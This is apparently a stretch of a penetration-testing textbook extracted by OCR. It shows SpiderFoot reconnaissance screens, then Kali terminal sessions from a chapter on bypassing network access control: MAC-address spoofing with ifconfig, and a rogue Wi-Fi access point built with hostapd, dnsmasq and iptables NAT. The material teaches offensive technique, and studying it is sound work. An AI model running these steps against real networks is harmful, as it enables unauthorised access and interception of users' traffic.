

Keep relevant NS

Please select the NS records you wish to keep. We will see what's shared on the selected ones.


NS records	Type
☑ [redacted]	NS Record
☑ [redacted]	NS Record

□ Remove unselected entities from graph





```
┌──(kali㉿kali)-[~/Desktop]
└─$ spiderfoot -l 192.168.108.253:5009
Starting web server at http://192.168.108.253:5009 ...


*************************************************************
 Use SpiderFoot by starting your web browser of choice and
 browse to http://192.168.108.253:5009
*************************************************************


[12/May/2021:13:05:55] ENGINE Listening for SIGTERM.
[12/May/2021:13:05:55] ENGINE Listening for SIGHUP.
[12/May/2021:13:05:55] ENGINE Listening for SIGUSR1.
[12/May/2021:13:05:55] ENGINE Bus STARTING
[12/May/2021:13:05:55] ENGINE Started monitor thread '_TimeoutMonitor'.
[12/May/2021:13:05:55] ENGINE Serving on http://192.168.108.253:5009
[12/May/2021:13:05:55] ENGINE Bus STARTED
█
```



New Scan

Scan Name

Descriptive name for this scan.

Seed Target

Starting point for the scan.

By Use Case | By Required Data | By Module

● All — **Get anything and everything about the target.**

All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.

○ Footprint — **Understand what information this target exposes to the Internet.**

Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.

○ Investigate — **Best for when you suspect the target to be malicious but need more information.**


Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.

○ Passive — **When you don't want the target to even suspect they are being investigated.**

As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.


Run Scan

Note: Scan will be started immediately.




[redacted]


Total 2906 | Unique 807 | Status RUNNING | Errors 75


Status
Browse
Graph
Scan Settings
Log
R
F


Chapter 2: Bypassing Network Access Control




```
┌──(kali㉿kali)-[~]
└─$ sudo -s
┌──(root💀kali)-[/home/kali]
└─# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.249.128  netmask 255.255.255.0  broadcast 192.168.249.255
        inet6 fe80::20c:29ff:fec1:fe96  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c1:fe:96  txqueuelen 1000  (Ethernet)
        RX packets 45193  bytes 2830292 (2.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 689  bytes 128970 (125.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root💀kali)-[/home/kali]
└─# ifconfig eth0 down

┌──(root💀kali)-[/home/kali]
└─# ifconfig eth0 hw ether ac:a0:16:23:d8:1a

┌──(root💀kali)-[/home/kali]
└─# ifconfig eth0 up

┌──(root💀kali)-[/home/kali]
└─# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.249.129  netmask 255.255.255.0  broadcast 192.168.249.255
        inet6 fe80::aea0:16ff:fe23:d81a  prefixlen 64  scopeid 0x20<link>
        ether ac:a0:16:23:d8:1a  txqueuelen 1000  (Ethernet)
        RX packets 45204  bytes 2831802 (2.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 703  bytes 130876 (127.8 KiB)
```




```
  GNU nano 5.4                          /etc/dnsmasq.conf

interface=wlan0
dhcp-range=10.11.12.2,10.11.12.20,4h
dhcp-option=3,10.11.12.1
dhcp-option=6,10.11.12.1
server=8.8.8.8
log-queries
log-dhcp


# Configuration file for dnsmasq.
#
# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
# "/usr/sbin/dnsmasq --help" or "man 8 dnsmasq" for details.

# Listen on this specific port instead of the standard DNS port
# (53). Setting this to zero completely disables DNS function,
# leaving only DHCP and/or TFTP.
#port=5353

# The following two options make you a better netizen, since they
# tell dnsmasq to filter out queries which the public DNS cannot
# answer, and which load the servers (especially the root servers)
# unnecessarily. If you have a dial-on-demand link they also stop
# these requests from bringing up the link unnecessarily.

# Never forward plain names (without a dot or domain part)
#domain-needed
                                [ Wrote 689 lines ]
^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line
```



```
  GNU nano 5.4                     /etc/hostapd/hostapd.conf

interface=wlan0
driver=nl80211
ssid=NotABadGuy
hw_mode=g
channel=2
macaddr_acl=0
max_num_sta=1
ignore_broadcast_ssid=0
auth_algs=1
wpa=2
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
wpa_passphrase=NotABadGuyPSK


                                        [ Wrote 15 lines ]
^G Help          ^O Write Out    ^W Where Is     ^K Cut          ^T Execute      ^C Location
^X Exit          ^R Read File    ^\ Replace      ^U Paste        ^J Justify      ^_ Go To Line
```



```
┌──(root💀kali)-[/etc/hostapd]
└─# ifconfig wlan0 10.11.12.1 up

┌──(root💀kali)-[/etc/hostapd]
└─# dnsmasq -C /etc/dnsmasq.conf

┌──(root💀kali)-[/etc/hostapd]
└─# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1

┌──(root💀kali)-[/etc/hostapd]
└─# iptables -P FORWARD ACCEPT

┌──(root💀kali)-[/etc/hostapd]
└─# iptables --table nat -A POSTROUTING -o eth0 -j MASQUERADE

┌──(root💀kali)-[/etc/hostapd]
└─# hostapd /etc/hostapd/hostapd.conf -B
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan0 with hwaddr 4a:38:9b:12:d2:c1 and ssid "NotABadGuy"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED

┌──(root💀kali)-[/etc/hostapd]
└─# 
```



